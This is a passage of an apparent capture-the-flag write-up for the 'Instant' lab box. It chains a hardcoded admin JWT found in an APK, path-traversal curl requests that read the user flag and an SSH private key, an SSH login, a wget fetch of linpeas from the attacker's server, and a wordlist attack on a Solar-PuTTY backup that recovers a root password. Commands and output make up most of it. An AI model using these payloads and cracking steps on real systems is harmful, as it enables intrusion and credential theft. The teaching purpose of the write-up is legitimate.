    const-string v3, "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA"

    .line 25
    invoke-virtual {v1, v2, v3}, Lokhttp3/Request$Builder;->addHeader(...)
A method called "test admin authorization" with the admin token inside it. That is debug code that made it into the shipped build, and it is exactly the kind of leftover you go looking for when you open an app.
It is worth knowing a second search angle, more general and not dependent on guessing the class name: every JWT starts with eyJ, because the {"alg":... header encoded in Base64URL always produces that prefix. Grepping for that string across the tree finds the token directly.
grep -r "eyJ" instant
instant/smali/com/instantlabs/instant/AdminActivities.smali: const-string v3, "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA"Before using it, we paste it into jwt.io to see what it claims. A JWT's payload is only Base64-encoded, not encrypted, so it reads without knowing the signing key.

HEADER
{ "alg": "HS256", "typ": "JWT" }

PAYLOAD
{
  "id": 1,
  "role": "Admin",
  "walId": "f0eca6e5-783a-471d-9d8f-0162cbc900db",
  "exp": 33259303656
}
Two things matter. "role": "Admin" confirms this is the token we wanted. And "exp" is 33259303656, which as an epoch in seconds lands in the year 3023: the token never expires in practice. A leaked secret is always bad, but one that never expires turns the slip into a permanent back door.
First authenticated request
To use the token you add the Authorization header to the request. We try the most harmless endpoint, the profile one, to verify the server accepts it.
curl -X GET "http://swagger-ui.instant.htb/api/v1/view/profile" -H "accept: application/json" -H "Authorization: <JWT>"
{"Profile":{"account_status":"active","email":"admin@instant.htb","invite_token":"instant_admin_inv","role":"Admin","username":"instantAdmin","wallet_balance":"10000000","wallet_id":"f0eca6e5-783a-471d-9d8f-0162cbc900db"},"Status":200}It works: we are instantAdmin as far as the API is concerned. The wallet_id matches the token's walId, and as a bonus an invite_token shows up (instant_admin_inv), the code the application uses to enrol privileged accounts.
Listing the users
With access confirmed, the admin endpoint that enumerates the database.
curl -X GET "http://swagger-ui.instant.htb/api/v1/admin/list/users" -H "accept: application/json" -H "Authorization: <JWT>" | grep "username"
{"Status":200,"Users":[{"email":"admin@instant.htb","role":"Admin","secret_pin":87348,"status":"active","username":"instantAdmin","wallet_id":"f0eca6e5-783a-471d-9d8f-0162cbc900db"},{"email":"shirohige@instant.htb","role":"instantian","secret_pin":42845,"status":"active","username":"shirohige","wallet_id":"458715c9-b15e-467b-8a3d-97bc3fcf3c11"},{"email":"string","role":"instantian","secret_pin":44444,"status":"active","username":"test3","wallet_id":"f6040335-2f2e-45da-9093-f68a5d982e0c"}]}The grep "username" filters very little, because the API returns the whole JSON on a single line and that line contains the word: the result is the entire body. It does not matter, since what we want is in plain sight. There are three accounts: instantAdmin, a clearly throwaway test3 (literal "string" email, PIN 44444) and shirohige, who by the name and the role: instantian is the box's real user. The secret_pin values come back in cleartext, another API design flaw, though they never end up being needed here.
Shell as shirohige
From the log endpoint to path traversal
Swagger documents one more endpoint, outside the users group: reading log files. Trying it from the interface itself without a token, the server answers a flat 401.

Error: UNAUTHORIZED
Response body
{
    "Description": "Unauthorized!",
    "Status": 401
}
Response headers
    content-type: application/json
    server: Werkzeug/3.0.3 Python/3.12.3

Responses
200  Successfully returns the log file content.
     {
       "Content": "Log file contents go here...",
       "FileName": "/home/shirohige/logs/1.log",
       "Status": 200
     }
401  Unauthorized access to the log file.
That failed response hands us two things. The server: Werkzeug/3.0.3 Python/3.12.3 header confirms Flask behind it (Werkzeug is its development server), consistent with the Flasgger docs. And the 200 example response carries the golden hint: the sample FileName is /home/shirohige/logs/1.log, so reads resolve inside the home directory of shirohige, the user we just saw in the database.
The first attempt mirrors the example, passing the absolute path url-encoded. And it fails:
curl -X GET "http://swagger-ui.instant.htb/api/v1/admin/read/log?log_file_name=%2Fhome%2Fshirohige%2Flogs%2F1.log" -H "accept: application/json" -H "Authorization: <JWT>"
<!doctype html>
<html lang=en>
<title>500 Internal Server Error</title>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error and was unable to complete your request.
Either the server is overloaded or there is an error in the application.</p>
A 500 is not a 403: it is not denying us access, the application crashed. The sensible reading is that the server is already positioned in /home/shirohige/logs/ and concatenates whatever we send, so the effective path would end up as /home/shirohige/logs//home/shirohige/logs/1.log, which does not exist. So we try the bare name:
curl -X GET "http://swagger-ui.instant.htb/api/v1/admin/read/log?log_file_name=1.log" -H "accept: application/json" -H "Authorization: <JWT>"
{"/home/shirohige/logs/1.log":["This is a sample log testing\n"],"Status":201}Confirmed, and the response itself proves it: the JSON key is the full path the server built, /home/shirohige/logs/1.log. That earlier error was not an obstacle, it was the hint about how the endpoint works inside.
If it concatenates without sanitising, then it accepts ../. This is textbook path traversal: prefixing ../ (encoded as ..%2F so the dot and the slash do not get mangled on the way) walks us out of the logs directory and reads any file the account can reach. First, the user flag, which lives exactly one level up:
curl -X GET "http://swagger-ui.instant.htb/api/v1/admin/read/log?log_file_name=..%2Fuser.txt" -H "accept: application/json" -H "Authorization: <JWT>"
{"/home/shirohige/logs/../user.txt":["b617f16ef69b65f40a78608b35f667ed\n"],"Status":201}Stealing the SSH key and getting in
We have the flag, but not a shell, and without a shell there is no escalation. With the same arbitrary read we aim at the user's private SSH key. The path is predictable: ~/.ssh/id_rsa is the default name for an RSA key generated with ssh-keygen.
curl -X GET "http://swagger-ui.instant.htb/api/v1/admin/read/log?log_file_name=..%2F.ssh%2Fid_rsa" -H "accept: application/json" -H "Authorization: <JWT>"
{"/home/shirohige/logs/../.ssh/id_rsa":["-----BEGIN OPENSSH PRIVATE KEY-----\n","b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn\n","NhAAAAAwEAAQAAAYEApbntlalmnZWcTVZ0skIN2+Ppqr4xjYgIrZyZzd9YtJGuv/w3GW8B\n","<SNIP>","-----END OPENSSH PRIVATE KEY-----\n"],"Status":201}The API returns the file as an array with one entry per line, so it has to be rebuilt before use: strip the quotes and commas and restore real newlines. A badly reconstructed OpenSSH key will not load, there is no tolerance on the format.
echo "-----BEGIN OPENSSH PRIVATE KEY-----
<key contents, one line per array element>
-----END OPENSSH PRIVATE KEY-----" > id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEApbntlalmnZWcTVZ0skIN2+Ppqr4xjYgIrZyZzd9YtJGuv/w3GW8B
<SNIP>
-----END OPENSSH PRIVATE KEY-----
One step people often forget: SSH refuses a private key if its file is readable by other users on the system (it warns with UNPROTECTED PRIVATE KEY FILE! and will not connect). We give it read and write permissions for the owner only.
chmod 600 id_rsa
root@kali:/home/krmena/machines/instant/content#chmod prints nothing on success: the clean return to the prompt is all the confirmation there is. With the key ready, we connect.
ssh -i id_rsa shirohige@instant.htb
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-45-generic x86_64)

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Fri Nov  1 22:06:10 2024 from 10.10.15.39
shirohige@instant:~$
We are in as shirohige on Ubuntu 24.04.1 LTS. The message about connecting to changelogs.ubuntu.com is normal on a lab machine with no Internet access, and incidentally confirms we will not be able to download anything directly from the victim. We check the flag from the shell, now with interactive access to the filesystem:
ls
cat user.txt
shirohige@instant:~$ ls
logs  projects  user.txt
shirohige@instant:~$ cat user.txt
b617f16ef69b65f40a78608b35f667ed
It matches the one we pulled through the API, and we also get a look at the rest of the home: the logs directory the endpoint used as its base, and a promising projects.
Shell as root
Enumerating the system
So we do not depend on the naked eye, we upload linpeas.sh (repo), which sweeps the system for known vectors. Since the victim has no Internet access, we serve it from our machine with an HTTP server and pull it with wget into /tmp, which is always writable.
python3 -m http.server 80wget http://10.10.15.39/linpeas.sh
--- server (attacker) ---
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.37 - - [01/Nov/2024 23:13:38] "GET /linpeas.sh HTTP/1.1" 200 -

--- victim ---
shirohige@instant:/tmp$ wget http://10.10.15.39/linpeas.sh
--2024-11-01 22:13:38--  http://10.10.15.39/linpeas.sh
Connecting to 10.10.15.39:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 824745 (805K) [text/x-sh]
Saving to: 'linpeas.sh'
linpeas.sh   100%[==============>] 805.42K  1.50MB/s   in 0.5s
2024-11-01 22:13:39 (1.50 MB/s) - 'linpeas.sh' saved [824745/824745]
The python versus python3 detail is not trivia: on current Kali a bare python no longer exists (zsh: command not found: python), you have to call python3. And the 200 in the server log is the confirmation the transfer landed, not an assumption.
chmod +x linpeas.sh
./linpeas.sh
                    LinPEAS-ng by carlospolop

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist
LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
  ...

Basic information
OS: Linux version 6.8.0-45-generic (buildd@lcy02-amd64-115) (x86_64-linux-gnu-gcc-13
    (Ubuntu 13.2.0-23ubuntu4) 13.2.0, GNU ld (GNU Binutils for Ubuntu) 2.42)
    #45-Ubuntu SMP PREEMPT_DYNAMIC Fri Aug 30 12:02:04 UTC 2024
User & Groups: uid=1001(shirohige) gid=1002(shirohige) groups=1002(shirohige),1001(development)
Hostname: instant
The header alone gives us something to note: shirohige belongs to the development group on top of their own. An unusual secondary group usually means there are project files this account can reach and others cannot.
Three findings from the rest of the report are worth showing even though none of them turns out to be the way in, because they are part of how you rule things out:

╔══════════╣ Analyzing Env Files (limit 70)
-rw-r--r-- 1 shirohige shirohige 71 Aug  8 19:34 /home/shirohige/projects/mywallet/Instant-Api/mywallet/.env
SECRET_KEY=VeryStrongS3cretKeyY0uC4NTGET
LOG_PATH=/home/shirohige/logs/
That .env belongs to the API we just attacked, and it closes the loop on the path traversal: LOG_PATH is literally /home/shirohige/logs/, the prefix the server was concatenating. The other variable, SECRET_KEY, is the Flask application's signing key; on a typical deployment it would let you forge tokens instead of stealing them, which is the alternative to the whole APK analysis. By this point we already had a valid JWT, so it adds nothing here, but it is the kind of secret that in a real environment is worth as much as an admin password.

╔══════════╣ Other Interesting Files
╚ .sh files in path
  https://book.hacktricks.xyz/linux-hardening/privilege-escalation#script-binaries-in-path
/usr/bin/gettext.sh
/usr/bin/rescan-scsi-bus.sh
╔══════════╣ Searching tables inside readable .db/.sql/.sqlite files (limit 100)
Found /home/shirohige/projects/mywallet/Instant-Api/mywallet/instance/instant.db
Found /var/lib/PackageKit/transactions.db
Both .sh files in PATH come from standard system packages, not editable in-house scripts. And of the two databases, transactions.db is the package manager's log and instant.db is the API's own SQLite, holding the same users and PINs we already listed over HTTP. Dead ends, but checked ones.
The Solar-PuTTY backup
The good find is in /opt/backups, a directory that is not part of the system (nobody installs anything under /opt/backups by default) and which for that very reason deserves a look. Inside there is a Solar-PuTTY folder with a single file, sessions-backup.dat.
cd /opt/backups
ls
cd Solar-PuTTY/
ls
cat sessions-backup.dat
shirohige@instant:/opt/backups$ ls
Solar-PuTTY
shirohige@instant:/opt/backups$ cd so
-bash: cd: so: No such file or directory
shirohige@instant:/opt/backups$ cd Solar-PuTTY/
shirohige@instant:/opt/backups/Solar-PuTTY$ ls
sessions-backup.dat
shirohige@instant:/opt/backups/Solar-PuTTY$ cat sessions-backup.dat
ZJlEkpkqLgj2PlzCyLk4gtCfsGO2CMirJoxxdpclYT1EshKzJwjMCwhDGZzNRr0fNJMlLWfpbdO7l2fEbSl/OzVAmNq0YO94RBxg9p4pwb4upKiVBhRY22HIZFzy6bMUw363zx6lxM4i9kvOB0bNd<SNIP>
Solar-PuTTY is a SolarWinds connection manager, for Windows, that stores sessions (host, port and credentials) in a .dat file. The contents are an unreadable blob because they are encrypted with AES, but with a key derived from a user-chosen password. That leaves it open to an offline dictionary attack: we take the file away and try passwords with no limit and no noise, until decryption yields valid JSON.
The tool and where it comes from
A generic tool will not do here, we need one that understands the format. Searching by the file name turns up SolarPuttyCracker, a small repository with the script, its dependencies and little else.

github.com/ItsWatchMakerr/SolarPuttyCracker
  README.md               Added output file, verbosity and better error handling
  SolarPuttyCracker.py    Added output file, verbosity and better error handling
  requirements.txt        Added the files and fixed the error in the README file
The screenshot was taken with the browser's automatic translator on, which even translates the author and repository names; the real link is ItsWatchMakerr/SolarPuttyCracker. We clone it:
git clone https://github.com/ItsWatchMakerr/SolarPuttyCracker.git
cd SolarPuttyCracker
ls
Cloning into 'SolarPuttyCracker' ...
remote: Enumerating objects: 15, done.
remote: Total 15 (delta 3), reused 10 (delta 3), pack-reused 0 (from 0)
Receiving objects: 100% (15/15), 5.91 KiB | 1.97 MiB/s, done.
Resolving deltas: 100% (3/3), done.

README.md  SolarPuttyCracker.py  requirements.txt
Its only dependency is pycryptodome, the library implementing AES. On recent Debian and derivatives pip refuses to install into the system Python (an "externally managed" environment), hence the --break-system-packages; the clean way would be a virtualenv, but for a single-use tool it is enough to know what you are doing.
pip3 install -r requirements.txt --break-system-packages
python3 SolarPuttyCracker.py
Successfully installed pycryptodome-3.21.0
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting
behaviour with the system package manager.

usage: SolarPuttyCracker.py [-h] (-p PASSWORD | -w WORDLIST) [-v [VERBOSE]] [-o OUTPUT] sessions_file
SolarPuttyCracker.py: error: the following arguments are required: sessions_file
Running it with no arguments is the fastest way to read its interface: it takes either a known password (-p) or a wordlist (-w), with optional file output (-o) and verbose mode (-v).
Getting the file across intact
Here comes a stumble worth telling. The first attempt used the text copied off the screen from the earlier cat, and decryption failed every time, even with the correct password:
Data must be padded to 8 byte boundary in CBC mode
Decryption failed with the provided password.
The message is literal: AES in CBC mode works in blocks and the input data does not line up with the block size. Copying a Base64 blob out of a terminal introduces newlines, truncation and whitespace that corrupt it. The fix is not more passwords, it is bringing the file over through a channel that does not touch it. Since we already have the SSH key, sftp works with the same authentication.
sftp -i id_rsa shirohige@instant.htb
Connected to instant.htb.
sftp> ls
logs        projects   user.txt
sftp> cd /opt/backups/
sftp> ls
Solar-PuTTY
sftp> cd Solar-PuTTY/
sftp> ls
sessions-backup.dat
sftp> get sessions-backup.dat /home/krmena/machines/instant/content/sessions-backup.dat
Fetching /opt/backups/Solar-PuTTY/sessions-backup.dat to /home/krmena/machines/instant/content/sessions-backup.dat
sessions-backup.dat                                    100% 1100     5.2KB/s   00:00
1100 bytes, intact. Now it will work.
Decrypting and recovering root's password
We attack it with rockyou.txt, the classic wordlist. The tool tries each word as the decryption key and checks whether the result is valid JSON.
python3 SolarPuttyCracker.py -w <rockyou.txt> -v -o output.txt <sessions-backup.dat> 2>/dev/null
Trying to decrypt using passwords from wordlist ...
Testing password '123456': Incorrect
Testing password '12345': Incorrect
Testing password '123456789': Incorrect
Testing password 'password': Incorrect
Testing password 'iloveyou': Incorrect
Testing password 'princess': Incorrect
Testing password '1234567': Incorrect

The 2>/dev/null silences the failed-decryption errors, which would otherwise flood the screen. And the encryption password falls almost immediately, within the wordlist's first entries: estrella.
Testing password 'princesa': Incorrect
Testing password 'alexandra': Incorrect
Testing password 'alexis': Incorrect
Testing password 'jesus': Incorrect
Decryption successful using password: estrella
[+] DONE Decrypted file is saved in: output.txt
The resulting output.txt is the cleartext sessions JSON, with Solar-PuTTY's internal structure.
cat output.txt
{
    "Sessions": [ {
        "Id": "066894ee-635c-4578-86d0-d36d4838115b",
        "Ip": "10.10.11.37",
        "Port": 22,
        "SessionName": "Instant",
        "CredentialsID": "452ed919-530e-419b-b721-da76cbe8ed04",
        "LastTimeOpen": "0001-01-01T00:00:00",
        "Color": "#FF176998"
    } ],
    "Credentials": [ {
        "Id": "452ed919-530e-419b-b721-da76cbe8ed04",
        "CredentialsName": "instant-root",
        "Username": "root",
        "Password": "12**24nzC!r0c%q12",
        "PrivateKeyPath": "",
        "PrivateKeyContent": null
    } ],
    "LogsFolderDestination": "C:\\ProgramData\\SolarWinds\\Logs\\Solar-PuTTY\\SessionLogs"
}
